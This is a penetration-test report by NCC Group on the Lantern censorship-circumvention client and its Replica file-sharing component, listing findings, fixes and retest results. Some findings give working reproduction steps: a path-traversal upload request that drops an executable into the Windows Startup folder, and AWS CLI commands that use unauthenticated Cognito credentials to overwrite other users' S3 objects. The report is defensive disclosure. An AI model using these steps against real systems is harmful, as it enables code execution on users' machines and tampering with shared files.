Lantern and Replica Security Assessment

Innovate Labs, LLC

May 5, 2022 – Version 1.1

Prepared for

Adam Fisk

Prepared by

Victor Hora

Jackson Kuo

Ollie Brooks

Tapan Singh

Executive Summary

Synopsis

From September 28th through October 23rd, 2020, Lantern, in partnership with the Open Technology Fund engaged NCC Group to conduct a security assessment of the Lantern client. Lantern provides a proxy in order to circumvent internet censorship. This assessment was open ended and time-boxed, providing a best-effort security analysis in a fixed amount of time. Source code was provided to the engagement team.

Scope

NCC Group's evaluation included:

- **Lantern Common Core**: The main component of the software is the cross-platform Lantern core. The core is written principally in Go with some components in other languages, including C, C++, Objective-C, and JavaScript. Testing was performed on the Windows, Android, and iOS client implementations.
- **Replica**: A new component within Lantern which is a censorship-resistant P2P content sharing platform. Replica leverages the BitTorrent protocol to provide distributed data access. The following third-party libraries are used to provide BitTorrent functionality:
  - https://github.com/anacrolix/torrent
  - https://github.com/anacrolix/confluence

This application is intended for use in countries where the Internet is censored and therefore its threat model includes risks related to attribution and privacy attacks beyond just software security vulnerabilities. Included in that threat model are well-resourced attackers with advanced capabilities such as reading or modifying HTTP/HTTPS traffic unbeknownst to the targets. Testing was performed on a production version of the client made available at https://getlantern.org/.

Limitations

NCC Group achieved adequate coverage of the Go code, which forms the backbone of the Lantern client. Some related components were not evaluated:

- Server-side components were not in scope for the assessment.
- The project relies on many third-party libraries. These libraries were not thoroughly evaluated.

Key Findings

The assessment uncovered a set of common application flaws. The most notable findings were:

- **Client-Side Remote Code Execution via Arbitrary File Write**: an attacker is able to write arbitrary files to the user's filesystem when the victim clicks an attacker's filename within Replica Search.
- **AWS Cognito Identity Pool w/ Unauthenticated Users Allows Overwriting S3 Objects**: attackers can gain access to AWS credentials and modify arbitrary S3 objects within the `getlantern-replica` bucket.
- **Disconnected Lantern Client Sends Traffic Over HTTP**: when Lantern is disconnected, the client will send out HTTP requests for Lantern configuration files, the Lantern API, and Replica searches.
- **File Names and Extensions Can Be Visually Hidden**: attackers can mask Replica Search filenames and extensions which increases the likelihood of a victim downloading and running malicious executables.
- **Lantern Website Does Not Use HTTP Strict Transport Security**: an attacker can perform a man-in-the-middle attack and redirect users to a malicious domain controlled by them.

Strategic Recommendations

- Replica's file upload functionality should be re-architected to ensure that S3 objects can not be hijacked by anonymous attackers
- The Replica UI/UX should be modified to ensure file upload and download is clear to users:
  - Full filenames should be shown
  - Extensions should be displayed
  - File downloads should notify the user
  - Users should know and be able to configure all locations where torrent files are written
- Lantern should educate users on the security properties of Lantern, and specifically that using Lantern does not guarantee anonymity

Dashboard

Target Metadata

Name	Lantern, Replica
Type	Android App, iOS App, Desktop Client
Platforms	Go, Java, C, C++, Rust, Objective-C, Swift
Environment	Production

Engagement Data

Type	Mobile Application Penetration Test, Desktop Client Penetration Test
Method	Code-assisted
Dates	2020-09-28 to 2020-10-23
Consultants	4
Level of Effort	45 person-days

Targets

Lantern Android app	lantern-installer-arm32-6.0.10.apk (SHA-256: `f01ef14bf5d8da0a9d7cf659524737021883643a0dfd9d3c36d2a504db82cc51`)
Lantern iOS app	Lantern 5.9.8.ipa (SHA-256: `41d4882d09068456314d8537262b93dfec87c4443d0afd0fa479eabaa7844c68`)
Lantern Desktop Client	Lantern 6.0.9 (https://getlantern.org/en_US/index.html)
Replica-Enabled Dev Lantern Desktop Client	`20201005.141247`

Finding Breakdown

	Original Assessment	Remaining
Critical issues	3	0
High issues	2	0
Medium issues	7	1
Low issues	6	3
Informational issues	2	1

Category Breakdown

Configuration	3	🟨🟨⬜
Other	1	🟧
Patching	1	🟨

Component Breakdown

Lantern Android App	1	🟨
Lantern Core + Desktop Client	4	🟧🟨🟨⬜

Key

🟥 Critical 🟥 High 🟧 Medium 🟨 Low ⬜ Informational

Retest Summary

In the winter of 2022, NCC Group was asked to re-evaluate several findings after remediation efforts had been completed for Lantern. The following code versions were reviewed during this re-test:

```
Android: 6.8.10 (20210920.160125)
iOS: Version 6.3.3
MacOS: 6.9.1
Windows: 6.9.6 (20211222.193037)
```

The following table summarizes the list of issues that NCC Group was asked to re-evaluate. For specific comments on each fix, see the *Retest Results* section included in the finding itself.

Number	Issue Title	Status	Summary
NCC-LANT001-023	Username Enumeration via Email Availability Check Function	Fixed	Fixed. The endpoint `/pro/email-exists` returns "OK" regardless of the registration status of an account.
NCC-LANT001-017	macOS Application Sandboxing Not Enabled	Not Fixed	Not fixed. At the time of retest, the latest available version of Lantern for Mac (6.9.6) does not use sandboxing.
NCC-LANT001-018	Official Facebook Posts Link to Lantern S3 Static Website Over HTTP	Fixed	Fixed. At the time of the retest, the aforementioned HTTP link could not be found in the Facebook page for Lantern anymore and no other such links could be identified.
NCC-LANT001-002	App Supports Unmaintained Versions of Android	Partially Fixed	Partially fixed. The minSdkVersion was set to 21 which represents version 5.0 "Lollipop" which has been unmaintained for several years.
NCC-LANT001-014	Insecure Storage For Sensitive Data in SharedPreferences	Fixed	Fixed. The LanternSession.xml file is no longer present within SharedPreferences folder and instead the data is contained within an encrypted local database.
NCC-LANT001-031	User Auth Tokens May Be Obtained Via Brute-forceable Device IDs	Fixed	Fixed. Desktop device IDs (X-Lantern-Device-Id) are not based on MAC Address anymore and are randomly generated type 4 UUIDs.
NCC-LANT001-020	Lantern Website Does Not Use HTTP Strict Transport Security	Fixed	Fixed. The web servers for the domains now reply with the Strict Transport Security headers.
NCC-LANT001-003	Vulnerable Third Party Components	Partially Fixed	Partially fixed. Some dependencies were updated such as `prometheus` (v0.8.0 -> v0.12.0) and `tokio` (v1.8.1 -> v1.10.1). Lantern informed NCC that Rust-crypto is used solely for its SHA1 function and can not be updated since it's tied to the bip-metainfo dependency that is widely used in the code.

Number	Issue Title	Status	Summary
NCC-LANT001-024	Client-Side Remote Code Execution via Arbitrary File Write	Fixed	Fixed. Could not reproduce the finding anymore and further attempts to upload files with malicious names failed. The fix mentioned in the Location section appeared to be included in Lantern with https://github.com/getlantern/flashlight/pull/935 in late 2020.
NCC-LANT001-026	When and Where Files Are Downloaded Is Unclear to Users	Fixed	Fixed. No copies of uploaded files have been identified in the application folder as previously found during the initial assessment.
NCC-LANT001-025	Arbitrary JavaScript May Be Executed By Replica's View Page	Fixed	Fixed. Navigating to the `/view` URL in Lantern no longer previews such content and other arbitrary files, only those with video, audio, image or PDF MIME types.
NCC-LANT001-029	File Names and Extensions Can Be Visually Hidden	Fixed	Fixed. The server appear to reject names larger than 255 chars and the UI was changed where line wrapping was enabled and the full names with extensions are shown.
NCC-LANT001-015	Replica Stores Copies Of Uploaded Files On Disk	Fixed	Fixed. No copies of uploaded files have been identified in the application folder as previously found during the initial assessment.
NCC-LANT001-028	User's Local Server May Be Terminated By Malicious Magnet Links	Fixed	Fixed. Could not reproduce the finding anymore and further attempts to upload files with malicious names failed.
NCC-LANT001-030	Insufficient User Education on Anonymity	Not Fixed	Not fixed. No in-app reminders concerning lack of anonymity were identified.
NCC-LANT001-032	AWS Cognito Identity Pool Unauth Users Allows Overwriting S3 Objects	Fixed	Fixed. This could not be reproduced anymore. The ability for users to delete/modify directly from the S3 bucket was removed from the AWS credential and instead of uploading to S3 directly, the new upload and delete endpoints now issues a token to the uploader that needs to be present to the delete endpoint to verify that requester owns the file.
NCC-LANT001-019	Lantern Website Accessible Over HTTP	Fixed	Fixed. HTTP requests to `getlantern.com`, `getlantern.org` and `lantern.io` domains are appropriately redirected to HTTPS.

Number	Issue Title	Status	Summary
NCC-LANT001-007	Split Tunneling Controls May Be Defeated by Third Party Processes	Partially Fixed	Partially fixed. A notification for the user is now presented when Lantern fails to save the configuration file.
NCC-LANT001-021	Disconnected Lantern Client Sends Traffic Over HTTP	Fixed	Fixed. While running Wireshark and disconnecting the Lantern client no evidence of non-encrypted HTTP has been found. Traffic generated by the client uses a TLS tunnel as evidenced by the traffic capture.
NCC-LANT001-001	Lack of Integrity Checking in Self-Update Functionality Allows Malicious Update	Fixed	Fixed. The app is saving the content to local storage (getCacheDir) and appropriate methods to verify during the update process were implemented to check if the downloaded APK have the expected SHA256 hash of the signing certificate associated with the package. It leads to an error and abort condition if the checks are not satisfied during the update.

Table of Findings

For each finding, NCC Group uses a composite risk score that takes into account the severity of the risk, application's exposure and user population, technical difficulty of exploitation, and other factors. For an explanation of NCC Group's risk rating and finding categorization, see Appendix A on page 43.

Title	Status	ID	Risk
Disconnected Lantern Client Sends Traffic Over HTTP	Fixed	021	Critical
Client-Side Remote Code Execution via Arbitrary File Write	Fixed	024	Critical
AWS Cognito Identity Pool Unauth Users Allows Overwriting S3 Objects	Fixed	032	Critical
Lantern Website Does Not Use HTTP Strict Transport Security	Fixed	020	High
File Names and Extensions Can Be Visually Hidden	Fixed	029	High
Lack of Integrity Checking in Self-Update Functionality Allows Malicious Update	Fixed	001	Medium
Official Facebook Posts Link to Lantern S3 Static Website Over HTTP	Fixed	018	Medium
Lantern Website Accessible Over HTTP	Fixed	019	Medium
Arbitrary JavaScript May Be Executed By Replica's View Page	Fixed	025	Medium
When and Where Files Are Downloaded Is Unclear to Users	Fixed	026	Medium
Insufficient User Education on Anonymity	Not Fixed	030	Medium
User Auth Tokens May Be Obtained Via Brute-forceable Device IDs	Fixed	031	Medium
App Supports Unmaintained Versions of Android	Partially Fixed	002	Low
Vulnerable Third Party Components	Partially Fixed	003	Low
Insecure Storage For Sensitive Data in SharedPreferences	Fixed	014	Low
macOS Application Sandboxing Not Enabled	Not Fixed	017	Low
Username Enumeration via Email Availability Check Function	Fixed	023	Low
User's Local Server May Be Terminated By Malicious Magnet Links	Fixed	028	Low
Split Tunneling Controls May Be Defeated by Third Party Processes	Partially Fixed	007	Informational
Replica Stores Copies Of Uploaded Files On Disk	Fixed	015	Informational

Finding **Disconnected Lantern Client Sends Traffic Over HTTP**

Risk **Critical** Impact: High, Exploitability: Medium

Identifier NCC-LANT001-021

Status Fixed

Category Cryptography

Component Lantern Core + Desktop Client

Location

- http://config.getiantem.org/proxies.yaml.gz
- http://api.getiantem.org/link-code-request
- http://api.getiantem.org/user-payment-gateway
- http://api.getiantem.org/plans
- http://replica-search.lantern.io

Impact When Lantern is disconnected, the client will send out HTTP requests for Lantern configuration files, the Lantern API, and Replica searches.

Description NCC Group discovered that when the Lantern client is disconnected, i.e. the localhost proxy server is running but traffic is not tunneled, the client will send certain Lantern-related requests over HTTP. These HTTP requests include the following Lantern operations:

- Downloading proxy configuration files
- Lantern API requests
- Replica torrent searches

HTTP is a plain-text protocol, therefore, a malicious actor intercepting this traffic will be able to see all plaintext data and can modify the traffic. This finding presents an opportunity for an intercepting party to serve modified proxy files and/or malicious torrents to users.

For example, two Lantern users intending to share a file via Replica could not guarantee the torrent has not been hijacked since the initial search request is sent over HTTP. While Replica Search on HTTP does redirect to HTTPS, a MITM attacker could have modified the response to point to binaries of the attackers choosing.

```
GET /?s=<searchstring>&offset=0&orderBy=relevance&type=video%2Fmp4+video%2Fwebm+v
 ➜  ideo%2Fogg+image+application+audio+message+music+x-
 ➜  music+www+chemical+model+paleovu+x-world+xgl+multipart+text HTTP/1.1
 ➜
Host: replica-search.lantern.io

HTTP/1.1 301 Moved Permanently
Location: https://replica-search.lantern.io/
```

Reproduction Steps

- On a Windows machine, install the Lantern client (latest version 6.0.10)
- Right click the Lantern client in the Windows System Tray, and Click "Show Lantern" to open the Lantern client within the browser
- Disconnect Lantern by ensuring the button in the bottom left is set to "Lantern is Off"
- Run Wireshark and filter for HTTP traffic using `tcp.port == 80`
- Navigate through the Lantern client and HTTP requests to the previous listed locations should appear

Recommendation All Lantern-related requests should be performed over HTTPS, regardless of if tunneling is

	enabled or disabled.
Retest Results	Fixed. While running Wireshark and disconnecting the Lantern client no evidence of non-encrypted HTTP has been found. Traffic generated by the client uses a TLS tunnel as evidenced by the traffic capture.

Finding	**Client-Side Remote Code Execution via Arbitrary File Write**
Risk	**Critical** Impact: High, Exploitability: Medium
Identifier	NCC-LANT001-024
Status	Fixed
Category	Data Validation
Component	Lantern Replica
Location	• `POST /[localHttpToken]/replica/upload?name=[filename]` • https://github.com/anacrolix/torrent/commit/89235e180fa146811cbf3d74ce716e36e3215f66
Impact	An attacker is able to write arbitrary files to the user's filesystem when the victim clicks an attacker's filename within Replica Search. By overwriting application or system files, an attacker can leverage an arbitrary file write vulnerability to execute code on the user's machine.

Description

Lantern contains a new component called Replica that is a P2P content sharing platform. Users can upload and download arbitrary files. Downloadable files are searchable using the following search bar within the Lantern client.




Lantern Pro
localhost:50044/17107b8955d8871abe74a4cf3fec086b/#/replica?s=new...
LANTERN PRO
Home
Settings
OFF
Search
new super hero movie
Filetype
Sort By
NewSuperHeroMovie-2019-English-720p.avi ...
Filetype: APPLICATION/OCTET-STREAM Uploaded: 0 days ago Size: 6 B

Figure 1: Malicious crafted file uploaded by NCC Group

Once a Replica file link is clicked, an HTTP request will be sent to the client's localhost proxy server, which will automatically download the file to the client's machine.

The desktop client does not perform validation when accepting file downloads. Normally, the file will be saved under the `C:\Users\Jack\AppData\Local\replica\data` folder, but by inserting path characters within the uploaded filename, an attacker can cause the file to be written to any location on the user's filesystem. A maliciously crafted file such as the one demonstrated in the reproduction steps section, will cause a malicious payload to be saved to `C:\Users\Jack\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`. User Access Control (UAC) is not triggered and on next system restart the attacker's malicious executable will be run. This vulnerability leads to arbitrary code execution in the context of the desktop client user.



Name	Date modified	Type	Size
test.exe	10/13/2020 10:06 ...	Application	1 KB

Figure 2: Malicious payload successfully saved to victim's Startup directory

Reproduction Steps

- Send the following request to the Lantern localhost proxy server with `localHttpToken` and `port` values correctly set:

```
POST /[localHttpToken]/replica/upload?name=NewSuperHeroMovie-2019-English-
 ➜  720p.avi%20\..\..\..\..\..\Roaming\Microsoft\Windows\Start%20Menu\Programs\St
 ➜  artup\test.exe HTTP/1.1
Host: localhost:[port]
Content-Length: 6

test
```

- In the Lantern Desktop Client, search for the following uploaded filename: `newsuperhero movie`
- Click the link and wait for the executable `test.exe` to be written to the user's Startup directory: `C:\Users\Jack\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`

Recommendation Apply file access controls on both file upload and file download to prevent an attacker from performing attacks such as path traversal. Access controls can encompass a number of different strategies:

- Input sanitization to strip filenames of dangerous characters
- Rejecting all files containing dangerous character sets such as ".." or "/"
- Requiring filenames to conform to an allowlist of safe characters

Retest Results Fixed. Could not reproduce the finding anymore and further attempts to upload files with malicious names failed. The fix mentioned in the Location section appeared to be included in Lantern with https://github.com/getlantern/flashlight/pull/935 in late 2020.

Finding	**AWS Cognito Identity Pool Unauth Users Allows Overwriting S3 Objects**
Risk	**Critical** Impact: High, Exploitability: High
Identifier	NCC-LANT001-032
Status	Fixed
Category	Authentication
Component	Lantern Replica
Location	`getlantern-replica` bucket
Impact	Attackers can gain access to AWS credentials and modify S3 objects within the `getlantern-replica` bucket.

Description Lantern clients directly upload files to the S3 `getlantern-replica` bucket using AWS credentials. AWS credentials can be anonymously generated since AWS Cognito Identity Pools allows unauthenticated identities. These credentials can read, delete, write, and overwrite S3 objects within `getlantern-replica`.

The only requirement to generate appropriate AWS credentials is that the AWS Identity Pool ID must be known. This ID is hardcoded within the Lantern binary. Since Identity Pool IDs always start with the AWS region, an attacker can run `strings` on a Lantern binary and grep using a list of AWS regions: https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Concepts.RegionsAndAvailabilityZones.html. The following shows the Identity Pool ID discovered by running the command: `strings lantern-windows-gui.exe | grep ap-southeast-1:`

```
Setting ACK timer to 1/8 min-RTT: %s (%s from now)^[_a-zA-Z][_a-zA-Z0-9]*(\.[_a-
→  zA-Z][_a-zA-Z0-9]*)*$`Sec-Websocket-Accept` header is missing or invalid
→  ap-southeast-1:0b50<snip>
→  archive/tar: sparse file contains unreferenced datab#
```

The engagement team then ran the following AWS-CLI commands to generate AWS AccessKeyId, SecretKey, and SessionToken values:

- `aws cognito-identity get-id --identity-pool-id ap-southeast-1:0b50[snip]`
- `aws cognito-identity get-credentials-for-identity --identity-id ap-southeast-1:23a8[snip]`
- Set the credentials within the `~/.aws/credentials` file with the region set to `ap-southeast-1`
- `aws sts get-caller-identity --profile lantern`

The following shows the generated unauthenticated Cognito account:

```
{
    "UserId": "AROAZYODAL6XNVPA3OR4W:CognitoIdentityCredentials",
    "Account": "670960738222",
    "Arn": "arn:aws:sts::670960738222:assumed-
→   role/Cognito_replicaSingaporeUnauth_Role/CognitoIdentityCredentials"
→
}
```

The engagement team was able to successfully overwrite other users' torrent files with NCC Group controlled torrent files, resulting in Replica Search users being redirected to files uploaded by NCC Group. In the case where victims are downloading and running executables, an attacker would be able to swap out binaries unbeknownst to the victim.

Reproduction Steps

- Generate AWS credentials using the previously mentioned steps
- Open Replica Search and search for a file that was uploaded by another user
- Download the file and using a proxy such as BurpSuite, and search for the file's S3 UUID folder name `https://getlantern-replica.s3-ap-southeast-1.amazonaws.com/[uuid]/torrent` under either `/replica/view` or `/replica/download`
- Upload a malicious file with the same name as the victim's file and then download the malicious `torrent` file
- Using AWS-CLI replace the `uuid` value below with the victim's UUID, and run the following command which will overwrite the victim's torrent file in S3
  - `aws s3 cp torrent s3://getlantern-replica/[uuid]/torrent --acl public-read-write`
- Using Replica Search search for the victim's file and there should be two copies of the attacker's file returned

Recommendation

The current method of user file upload should be reimplemented so that Lantern users do not get access to AWS credentials or the ability to directly modify S3 objects. Lantern could create an API endpoint that manages file uploads. This endpoint should implement basic file upload restrictions to ensure the following:

- Existing objects can't be overwritten (AWS S3 does not have a write-once permission)
- Only the user that uploaded the file can delete the file

Retest Results

Fixed. This could not be reproduced anymore. The ability for users to delete/modify directly from the S3 bucket was removed from the AWS credential and instead of uploading to S3 directly, the new upload and delete endpoints now issues a token to the uploader that needs to be present to the delete endpoint to verify that requester owns the file.

Finding	**Lantern Website Does Not Use HTTP Strict Transport Security**
Risk	**High** Impact: High, Exploitability: Medium
Identifier	NCC-LANT001-020
Status	Fixed
Category	Configuration
Component	Lantern Website
Location	• https://getlantern.org • https://getlantern.com • https://lantern.io

Impact An attacker can perform a man-in-the-middle attack and redirect users to a malicious domain controlled by them.

Description The Lantern website is hosted on multiple domains which includes `getlantern.com`, `getlantern.org` and `lantern.io`. The website contains links to download the Lantern applications for various platforms.

Under current configuration, the Lantern website hosted on all the above mentioned domains will redirect users to the HTTPS version of the site. For example, if a user were to type `http://getlantern.com` into their browser, the browser will initially make an unencrypted connection to port 80. The server will then respond with a `HTTP 301 Moved Permanently` response redirecting users to HTTPS version of the requested URL.

An attacker able to intercept this HTTP traffic could modify the `HTTP 301` response to include a malicious domain controlled by them. Strict Transport Security helps defend users against man-in-the-middle attacks that cause them to visit the site using an unencrypted HTTP connection.

By returning the Strict Transport Security header, an application instructs the user's browser to only make connections over HTTPS, preventing man-in-the-middle attacks from succeeding. After receiving the header, the user's browser will automatically make connections to the HTTPS site, and will no longer make requests over unencrypted HTTP.

Recommendation The Lantern website is hosted on AWS S3 bucket and served via AWS CloudFront. To add security headers to applications served via CloudFront, Lambda@Edge functions could be used. More information on how to create a new Lambda@Edge function and associate it with your CloudFront distribution can be found here.

A sample Lambda@Edge function to serve `strict-transport-security` header in responses is as follows:

```
'use strict';
exports.handler = (event, context, callback) => {

    //Get contents of response
    const response = event.Records[0].cf.response;
    const headers = response.headers;

//Set new headers
 headers['strict-transport-security'] = [{key: 'Strict-Transport-Security',
 ➜  value: 'max-age=63072000; includeSubdomains; preload'}];
//The max-
➜  age parameter is in seconds; the value given above is equivalent to one year.

    //Return modified response
    callback(null, response);
};
```

Note that the "Strict-Transport-Security" header is ignored by browsers when sent over HTTP. It must be sent over HTTPS connections.

Additionally, to protect users' initial connections to domains used by the application, consider submitting domains to the HSTS preload list at https://hstspreload.org/.

Retest Results Fixed. The web servers for the domains now reply with the Strict Transport Security headers as shown below:

getlantern.io

Strict-Transport-Security: max-age=15552000

getlantern.com

Strict-Transport-Security: max-age=15552000; includeSubDomains

lantern.io

Strict-Transport-Security: max-age=2592000

Finding	**File Names and Extensions Can Be Visually Hidden**
Risk	**High** Impact: High, Exploitability: Medium
Identifier	NCC-LANT001-029
Status	Fixed
Category	Other
Component	Lantern Replica
Location	• `POST /[localHttpToken]/replica/upload?name=[filename]` • `GET https://replica-search.lantern.io?s=[searchstring]`
Impact	Attackers can mask Replica Search filenames and extensions which increases the likelihood of a victim downloading and running malicious executables.

Description NCC Group uploaded a malicious executable to Replica, then used Replica Search to search for the uploaded file. The following screenshot shows the returned file:



Lantern Pro
localhost:50044/17107b8955d8871abe74a4cf3fec086b/#/replica?s=new...
LANTERN PRO
Home
Settings
OFF
Search
newsuperhero
Filetype
Sort By
NewSuperHeroMovie-2019-English-720p.avi ...
Filetype: APPLICATION/OCTET-STREAM Uploaded: 0 days ago Size: 4 B
NewSuperHeroMo....exe
Show all

Figure 3: Crafted file uploaded by NCC Group

Notice the returned file appears to be an AVI video file called `NewSuperHeroMovie-2019-English-720p.avi` with a filetype of `Application\Octet-Stream`. The MIME type `Application\Octet-stream` is used to represent unknown arbitrary binary data. However, the full filename is actually: `NewSuperHeroMovie-2019-English-720p.avi%20test.exe` and is a Windows executable. Notice that the Replica Search interface only shows roughly 40 characters before appending `...` to the end of the filename. As seen above, the Replica Search UI provides no method for users to determine the full name or extension of the file being downloaded.

An attack vector exists where a victim clicks a malicious filename, the browser downloads the file, and the victim immediately clicks to open the file. The only indication that shows the file is malicious is the `....exe` substring as seen in the screenshot above. While some users will notice the `exe` file extension, many will not resulting in users accidentally running malicious programs when attempting to open their torrented files. This finding effectively results in a two-click RCE for unsuspecting users.

This masking issue was also leveraged in finding NCC-LANT001-024 on page 10.

Reproduction Steps

- Send the following request to the Lantern localhost proxy server with the `localHttpToken` and `port` values correctly set:

```
POST /[localHttpToken]/replica/upload?name=NewSuperHeroMovie-2019-English-
 ➜  720p.avi%20test.exe HTTP/1.1
 ➜
Host: localhost:[port]
Content-Length: 6

test
```

- In the Lantern Desktop Client, search for the following uploaded filename: `newsuperhero movie` and click to download the file

Recommendation The Replica Search UI should always display the full filename and file extension to users.

Retest Results Fixed. The server appear to reject names larger than 255 chars and the UI was changed where line wrapping was enabled and the full names with extensions are shown.

Finding	**Lack of Integrity Checking in Self-Update Functionality Allows Malicious Update**
Risk	**Medium** Impact: High, Exploitability: Medium
Identifier	NCC-LANT001-001
Status	Fixed
Category	Access Controls
Component	Lantern Android App
Location	`lantern-build/lantern-mobile/app/src/main/java/org/lantern/app/activity/UpdateActivity.java`
Impact	A malicious application already present on a device can exploit the Lantern Android application's update process and trick a user into installing arbitrary applications on the device. This vulnerability can also be exploited to trick the user into replacing the current Lantern application on the device with a modified or malicious version. This finding does not impact devices running Android version 10 (API level 29) and higher.

Description

The Lantern Android application can be downloaded and installed by visiting https://getlantern.org/lantern-installer.apk using a browser on an Android device. This is a side-loaded version of the application and doesn't update via Google's Play Store.

The "UpdateActivity.java" class is responsible for updating the side loaded version of the Lantern application. This class downloads the latest version of Lantern application's APK file and stores it at the following location on the device: `/storage/emulated/0/Android/data/org.getlantern.lantern/files/Lantern.apk`

On Android devices, external storage is mounted on the `/storage/emulated/0` directory. The "UpdateActivity.java" class creates an application specific directory `/storage/emulated/0/Android/data/org.getlantern.lantern` during the update process using the `getExternalFilesDir()` method.

On devices running Android version 9 (API level 28) and lower, the application specific directories in external storage are world Readable/Writable, assuming an application has appropriate storage permissions. Therefore, any malicious application on the device will have read/write access to the `storage/emulated/0/Android/data/org.getlantern.lantern/files/Lantern.apk` file created during the update process. In Android Version 10 (API level 29) and above, application specific directories in external storage are restricted by the SeLinux policies by default.

During the update process, the Lantern application doesn't verify the integrity and source of the downloaded update package before opening it for installation. Since the downloaded update is an Android package (APK) file, the Android OS will prompt the user for installation. Due to this, a malicious application already present on the device can replace the Lantern application's update package with an arbitrary Android package, just before the Lantern application opens it for installation. If successful, the user will be prompted to install the arbitrary Android package instead of Lantern application update.

For this attack to be successful, the malicious application already present on the device needs `android.permission.WRITE_EXTERNAL_STORAGE` and `android.permission.READ_EXTERNAL_STORAGE` permissions. These permissions are fairly common among Android applications and a user can be easily tricked into granting them. Additionally, during the exploit process, a user will be prompted to trust the source of the arbitrary package being installed.

It is assumed that most of the users will agree to install the arbitrary package due to the trust associated with the source of the update process, i.e. the Lantern Application.

The finding was verified by exploiting the attack vector discussed above using the Lantern's Android application versions 6.0.4 and 6.0.6 on a device running Android 8.0.0. It was verified through code review that the code responsible for updating the Lantern application in versions 6.0.4, 6.0.6 and 6.0.10 (the current version as of writing this report) is the same. Therefore, the finding is valid for the current version (i.e. version 6.0.10) of the application.

Note that the update will only be attempted (and thus, this issue will be exploitable) if a new update is presented by the backend server. Thus, the current side-loaded version of Lantern's Android application will be vulnerable to this issue until a future update to fix the underlying issue is installed and accepted by users. More specifically, the presence of that new update will actually enable exploitability of this issue for users. This provides additional motivation to encourage users to update to the fixed version as quickly as possible.

Reproduction Steps See Appendix B on page 45 for reproduction steps.

Recommendation Wherever possible, use application specific directories in internal storage of the Android device as they are restricted by the SeLinux policies for all versions of Android OS. Additionally, sign all update packages and verify the signature and hash of the update package before installation.

More information related to Android data storage can be found at https://developer.android.com/training/data-storage/app-specific.

Retest Results The app is saving the content to local storage (getCacheDir) and appropriate methods to verify during the update process were implemented to check if the downloaded APK have the expected SHA256 hash of the signing certificate associated with the package. It leads to an error and abort condition if the checks are not satisfied during the update.

Finding	**Official Facebook Posts Link to Lantern S3 Static Website Over HTTP**
Risk	**Medium** Impact: Medium, Exploitability: Low
Identifier	NCC-LANT001-018
Status	Fixed
Category	Cryptography
Component	Lantern Website


Location

- https://www.facebook.com/getlantern/
- http://s3.amazonaws.com/cg3evrbayfebc/index.html
- http://s3.amazonaws.com/cg3evrbayfebc/lantern-installer.dmg
- http://s3.amazonaws.com/cg3evrbayfebc/lantern-installer.exe

Impact A malicious actor intercepting HTTP traffic between users and Lantern's official website will be able to see its plaintext contents and modify the traffic. As a result, a malicious actor can serve modified versions of Lantern binaries to users for download.

Description The Lantern website is hosted in a number of places including on Amazon S3 as a static website. This website contains links to download the Lantern binaries for various platforms. The static website is served over both HTTP and HTTPS.

NCC Group discovered that the Lantern Facebook page has a post that point users to download Lantern from the S3 static website using HTTP.



Lantern
October 4, 2016 ·

蓝灯官网墙内镜像
http://s3.amazonaws.com/cg3evrbayfebc/index.html

HTTP is a plain-text protocol, therefore, a malicious actor intercepting this traffic will be able to see all the plain-text data and modify the traffic. This configuration presents an opportunity for an intercepting party to serve modified versions of Lantern binaries to users for download.

